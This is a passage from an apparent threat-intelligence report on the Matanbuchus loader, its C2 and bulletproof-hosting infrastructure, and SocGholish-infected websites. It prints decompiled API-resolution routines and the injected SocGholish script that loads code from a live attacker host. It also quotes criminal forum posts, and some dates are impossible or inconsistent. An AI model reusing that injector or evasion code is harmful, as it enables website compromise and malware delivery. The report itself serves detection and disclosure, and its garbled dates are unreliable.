
Below is an example of how this function is called: it receives a hash value as parameters, and its result is stored in a global variable and returned.



```
int __stdcall res_VirtualAlloc(PCWSTR psz2, int a2)
{
  if ( !VirtualAlloc_addr )
    VirtualAlloc_addr = resolve_hashed_api_wrap(52974849, psz2, a2);
  return VirtualAlloc_addr;
}
```

Figure 29. Use the resolve API function to find the address of VirtualAlloc API.

In addition to this hashing technique, a different one is used where the name of the API is decrypted using the function analysed above then the address of the API is located using the Export Directory Table of the DLL. The function takes the address of the DLL and the decrypted name of the export, locates the Export Directory Table within the DLL, and the iterates over all the exports to find a match. [Corkami's PE102 poster]() was of great help to identify the different fields of the Export Directory Table.



```
k32_addr = get_k32_address();
v15 = 0;
aLoadLibraryA = build_enc_loadlibrary(&v15);
if ( *(_BYTE *)(aLoadLibraryA + 13) )
{
  str_decrypt(aLoadLibraryA, 0xDui64, 1801564605, 16843009);
  *(_BYTE *)(aLoadLibraryA + 13) = 0;
}
LoadLibraryA_addr = (int (__stdcall *)(int))locate_api_address_from_name(k32_addr, aLoadLibraryA);
```

```
int __stdcall locate_api_address_from_name(int dll_address, int export_name)
{
  int addr_of_functions; // [esp+0h] [ebp-20h]
  int addr_name_ordinals; // [esp+4h] [ebp-1Ch]
  int addr_of_names; // [esp+8h] [ebp-18h]
  _DWORD *pe_header; // [esp+10h] [ebp-10h]
  _DWORD *export_directory_table; // [esp+14h] [ebp-Ch]
  unsigned int i; // [esp+18h] [ebp-8h]

  pe_header = (_DWORD *)(*(_DWORD *)(dll_address + 60) + dll_address);
  if ( *pe_header != 'EP' )
    return 0;
  export_directory_table = (_DWORD *)(pe_header[30] + dll_address);
  addr_of_functions = export_directory_table[7] + dll_address;// AddressOfFunctions
  addr_of_names = export_directory_table[8] + dll_address;// AddressOfNames
  addr_name_ordinals = export_directory_table[9] + dll_address;// AddressOfNameOrdinals
  for ( i = 0; i < export_directory_table[5]; ++i )// NumberOfFunctions
  {
    if ( !are_str_equal((_BYTE *)(*(_DWORD *)(addr_of_names + 4 * i) + dll_address), (_BYTE *)export_name) )// check export name
      return *(_DWORD *)(addr_of_functions + 4 * *(unsigned __int16 *)(addr_name_ordinals + 2 * i)) + dll_address;// return export address
  }
  return 0;
}
```

Figure 30. Another technique used by Matanbuchus to resolve APIs dynamically.

To wrap it up, this sample was heavily obfuscated, we identified:

- Control flow obfuscation,
- Debugger and anti-vm traps,
- API hashing,
- String encryption.

We believe that it has the functionality to load itself by re-downloading in order to call a different export (DllRegisterServer or DllUnregisterServer). Given the exports names, we can assume that it can be launched through regsvr.exe, which would call these exports directly.

About network communications, we were able to identify two main functions. One is probably used to download itself and the other to load additional components. These functions leverage Windows APIs:

- InterntOpenA
- InterntOpenUrlA
- InternetCloseHandle
- InternetOpenW
- InternetReadFile
- InterntOpenUrlW

3. Infrastructure Analysis

3.1. Finding future campaigns with Mihail Kolesnikov

Among the C2 that were used for the March 7th campaign, all domains that had a TLD in "**.app**" had the value "**Mihail Kolesnikov**" in the "**Registrant Organization**" field of their Whois.

By pivoting on this value, we could find other domains with the same TLD:

- selevkis[.]app
- gulappa[.]app
- musarno[.]app
- modenetwork[.]app
- juprewards[.]app
- blastreward[.]app
- somakop[.]app

Some domains like "**musarno**[.]**app**" were indeed hosting a Matanbuchus DLL (VirusTotal) and its control panel. At the time of writing, the domain is currently not detected on VirusTotal with a score of 0. This DLL was communicating with another domain "**somakop**[.]**app**", with the same Registrant Organization value in its Whois information.




Figure 31. Login page of the Matanbuchus control panel hosted on one of the C2.

We already encountered the name "Mihail Kolesnikov" upon an investigation that we conducted on Snatch ransomware and that we shared with our clients the 14th of April 3023. Indeed, while illuminating the Snatch ransomware backend infrastructure, we found that this pseudonym registered hundreds of domains recently. A new domain related to Snatch has been registered since our first report (**filesnatchcloud**[.]**pro**).

We could link a fraction of those domains with medium-high confidence to **ICEDID malversing landing domains.** Our analysis suggests that the backend infrastructure of Snatch relies on a fast flux service that frequently rotates IP addresses that we could link to other threats such as the ransomware called **RansomEXX** but also the **Magecart** group. It could be used as (DNS) based evasion technique blending the traffic into a pool of hosts acting as reverse proxies and shielded via bulletproof autonomous systems.

The pivot around **"Mihail Kolesnikov"** tied to malversing phishing campaigns was then cross-correlated by **KrebsonSecurity** in a public article dating from September 2023. In this paper, **Brian Krebs** also mentions that "Mihail Kolesnikov" was used to register many phishing websites with the same TLD ".top and .app […] to mimic the domains of major software companies". Is also mentioned in the same article that many stealers **fuelling the top tier Russian speaking ransomware ecosystem** were disseminated via such campaigns.

We could also find that the clear-web version of the **Hunters International ransomware** group's DLS (**huntersinternational**[.]**org**) that recently emerged, was registered with the same name. Rakesh Krishnan cross-correlated that link publicly the 5th of February 2023, while reporting on potential *"persona/fake identity adopted by Hunters International […] with a strong connection to Nigeria"*. Sentinelone stated that **Hunter's international** is a reemergence since October 2023 of the defunct Hive ransomware brand. The reverse malware analyst ritvina (@rivitna2) substantiated such statement by connecting Hive ransomware V6 endowed by sophisticated hybrid encryption mechanism to the one exhibiting Hunter's international ransom notes. Bushidotoken assessed that *"at least 60%"* of the code was reused from Hive ransomware. Another indication of such rebrand, published by Valéry Marchive, is the fact that Hunters international faked its wall of shame records with recycled victims of Hive; this phenomenon is often encountered in the ransomware ecosystem.

Since "Mihail Kolesnikov" continues to register domains related to various malicious activities, following its activities could be used to anticipate the creation of C2 or phishing pages used in future campaigns, as we did with Matanbuchus to preempt ransomware attacks.


3.2. Hosting the Matanbuchus C2s on Russians Bulletproof Autonomous Systems

Concerning the C2 hosting infrastructure, the threat actor used two bulletproof hosting services, "**Chang Way Technologies Co. Limited**" (AS57523), registered in **Honk-Kong** but with servers located in **Russia**, and "**Proton66 OOO**" (AS198953), registered in Russia with servers located in Russia.

AS name	C2 domain	C2 IP
Chang Way Technologies Co. Limited	muagol[.]com	185.11.61[.]170
Chang Way Technologies Co. Limited	selevkis[.]app	185.11.61[.]71
Chang Way Technologies Co. Limited	gulappa[.]app	185.11.61[.]172
Proton66 OOO	musarno[.]app	193.143.1[.]207
Proton66 OOO	somakop[.]app	193.141.1[.]196
Proton66 OOO	iseberkis[.]com	193.143.1[.]198
Proton66 OOO	dumingas[.]com	193.143.1[.]197

We will not go into much detail about “Chang Way Technologies Co. Limited”, as it already caught the attention of threat researcher Joshua Penny in a Medium blog post that he wrote in November 2023. In the blog post, Joshua detailed the network infrastructure of the Autonomous Systems and the various malicious activities that it allowed on its servers. Additionally, he unveiled the two names of the services offering those servers: “**BEARHOST**” and “**UNDERGROUND**”, both advertised on underground forums and Telegram.

BelialDemon, the author of Matanbuchus, is indeed a long-time partner of this bulletproof hosting service. In the figure below, he gives excellent feedback on the BEARHOST thread, and also declares that he uses the service for malware hosting.


BelialDemon
Король Лоадеров!
Seller
26
415 posts
Joined
02/19/20 (ID: 100598)
Activity
вирусология / malware
Deposit
0.174392

Posted September 7, 2022

Работаю с силлером уже несколько лет (начинали работать еще во время моего прошлого проекта). Качеством услуг доволен как и поддержкой и работой с клиентами. Беру сервера под малварь и абузы действительно держат. Мощности железа под мои нужды хватает с лихвой. Есть много чистых не юзаных пулов даже без спамхауса. Онлайн у поддержки и скорость выполнения тоже радуют. Вообщем к работе рекомендую! И сам буду продолжать пользоваться услугами. Успехов в работе.


«ангелом беззакония, который есть правитель мира сего, является *Белиал*, чье имя - *Матанбухус*»

Аренда *приватного* резидентного лоадера:
https://exploitivzcm5dawzhe6c32bbylyggbjvh5dyvsvb5lkuz5ptmunkmqd.onion/topic/184242/

services, as well as with the support and work with clients. I take servers under malware and the abuses really stick. The power of the hardware is more than enough for my needs. There are many clean, unused pools, even without spamhouse. The online support and speed of execution are also encouraging. In general, I recommend it for work! And I myself will continue to use the services. Good luck in job.

Figure 32.Message posted by BelialDemon.

They had a previous partnership on an older loader project from 2020 operated by BelialDemon and named “**TriumphLoader**”. On the thread of the project, BEARHOST stated that they were official partners and that all clients of TriumphLoader would get a 10% discount on all the servers offered by his service.


BEARHOST
gigabyte
Seller
30
111 posts
Joined
12/20/19 (ID: 98329)
Activity
хостинг / hosting
Deposit
0.334384

Posted September 15, 2020

Добрый день! Данный сервис является официальным партнером BEARHOST.
Клиенты, которые приобретают услуги у BelialDemon, могут расчитывать на скидку 10% на все наши серверы https://forum.exploit.in/topic/165990/
Респект.

BULLETPROOF SERVERS:
https://forum.exploit.in/topic/165
telegram: https://t.me/bear31337
jabber: bearhost@exploit.im
TOX: CD343A48F4394792EAAF19D90D0357E20C0339FA4BECE3DC404D87A7B68A401A91AAA56C7535

Good afternoon This service is an official partner of BEARHOST.

Customers who purchase services from BelialDemon can count on a 10% discount on all our servers https://forum.exploit.in/topic/165990/


Respect.

Figure 33. Message posted by BEARHOST.

We will instead focus on the second Autonomous System “**Proton66 OOO**” as we did not find much literature on its activities and infrastructure.

3.2.1. Proton66 OOO – AS198953

The autonomous system was allocated under RIPE on April 6th, 2023, and is composed of five IPv4 ranges, totalling 1280 IPv4, exclusively attributed to machines located in Saint Petersburg, Russia, which is also where the company is based.



Total Results: **1,922**

Top Services

SSH	245
HTTP	227
HTTPS	184
RDP	119
DNS	87

Top Organizations

Proton66 LLC	1,100
Proton66 OOO	822

Figure 34. Location of open services on the IPs owned by Proton66 OOO according to Shodan.

The figure below is taken from the bgp.tools IPv4 heat map, where each of the blue pixels represents a responsive IPv4 from their respective range, that was attributed to a server.





Figure 35. IPv4 ranges owned by Proton66 OOO.

2021 whois details of the ranges, connection with Resheniya LLC and Unitel LLC:




Country	Announced Prefix	Description	Valid ROA	Parent Prefix	RIR
🇷🇺	45.134.26.0/24	IT Resheniya LLC	⊖	45.134.24.0/22	RIPE
🇷🇺	45.135.232.0/24		⊖	45.165.176.0/22	Lacnic
🇷🇺	45.140.17.0/24	IT Resheniya LLC	⊖	45.140.16.0/22	RIPE
🇷🇺	91.212.166.0/24	Unitel LLC	⊖	91.212.166.0/24	RIPE
🇷🇺	193.143.1.0/24		⊖	193.143.1.0/24	RIPE

Figure 36. List of the IPv4 ranges owned by Proton66 and their respective description from 2021.

Curiously, the MX server "**91.226.31**[.]**34**" that registered the domain for the Unitel LLC website "**unitele**[.]**ru**", also registered two domains "**proton.net**[.]**ru**" and "**proton.org**[.]**ru**". Due to the proximity of their name with Proton66, we could assess with low confidence that both Proton66 and Unitel LLC are operated by the same entity.

3.2.2. Websites infected with SocGholish

During our investigation, we observed around **400** legitimate websites redirecting to a URL hosting a JavaScript file "**marvin-occentus**[.]**net/statistic/js/stat.js**" hosted on the Proton66 owned IP, "**91.212.166**[.]**21**", and that we believe to be the first stage for a **SocGholish** infection. For example, on the figure below, the website on a US-based educational had this specific URL in the source code of its main page. The "**stat.js**" script redirects to the domain "**pluralism.themancav**[.]**com**" that is used to fingerprint the user's machine in order for the next stage to be displayed according to the information gathered by the script. As we described in a previous report regarding this threat, the second stage of SocGholish consists of fake Chrome or Firefox pages luring the user to update his browser by downloading an infected JavaScript file.



Minds Matter connects driven and determined students from low-income families with the people, preparation and possibilities to succeed in college, create their future, and change the world.

Minds Matter is a four-year mentoring program that begins in students' freshman year of high school.

```
;
(function(v,d,r,y,a,b){
                        a=d.createElement(r);
                        b=d.getElementsByTagName(r)[0];
                        a.async=1;a.src=y;
                        b.parentNode.insertBefore(a,b);
                    }
)(window,document,'script','https://pluralism.themancav.com/lbK9kO6Q3vnxkIeio4aRsueQh7L82d/o+dXbsug=');
```

Figure 37. Example of a legitimate website hosting a malicious JavaScript used as a first stage for a SocGholish infection.

Once downloaded, the fake update JavaScript file (VirusTotal) communicates with a pool of domains used as C2s and hosted on the same IP (**166.1.173**[.]**27**) as the domain used to display the fake page.

Regarding the nature of the infected websites, there seems to be no specific sector of choice, as we observed industries of all kinds having their website compromised (see "Indicators of compromise section"). The threat actor seemed to have no guilt about infecting cancer research institutes and other health related entities with the SocGholish redirector script.



GATEWAY FOR CANCER RESEARCH
Accelerating Cancer Research
Placing the patient at the center of cancer care
JOIN US
OSTEOSARCOMA INSTITUTE
100% OF YOUR DONATION WILL SUPPORT RESEARCH
Join Us in Concentrating on the Cure for Osteosarcoma
DONATE TODAY
ODAM MEDICAL
Your Specialist in Primary Care Medicine and Community Health

Figure 38. Websites of cancer research institutes infected with the first stage of SocGholish.

Democrats' websites

Interestingly, we found two infected websites belonging to Democrats' associations in the USA used to support upcoming elections. As we cannot clearly prove that they were specifically targeted, we can make the hypothesis with low confidence that **SocGholish** could be used for both widespread infections and more targeted ones.




WE ARE DEMOCRATIC GOVERNORS
JOIN THE TEAM
Chip in Now
PROTECT DEMOCRACY.
JOIN US AND HELP ELECT DEMOCRATIC AGS
OUR DEMOCRACY CAN'T WAIT.
DONATE NOW

Figure 39. Two websites promoting the American Democratic party infected with SocGholish.

France Targeting

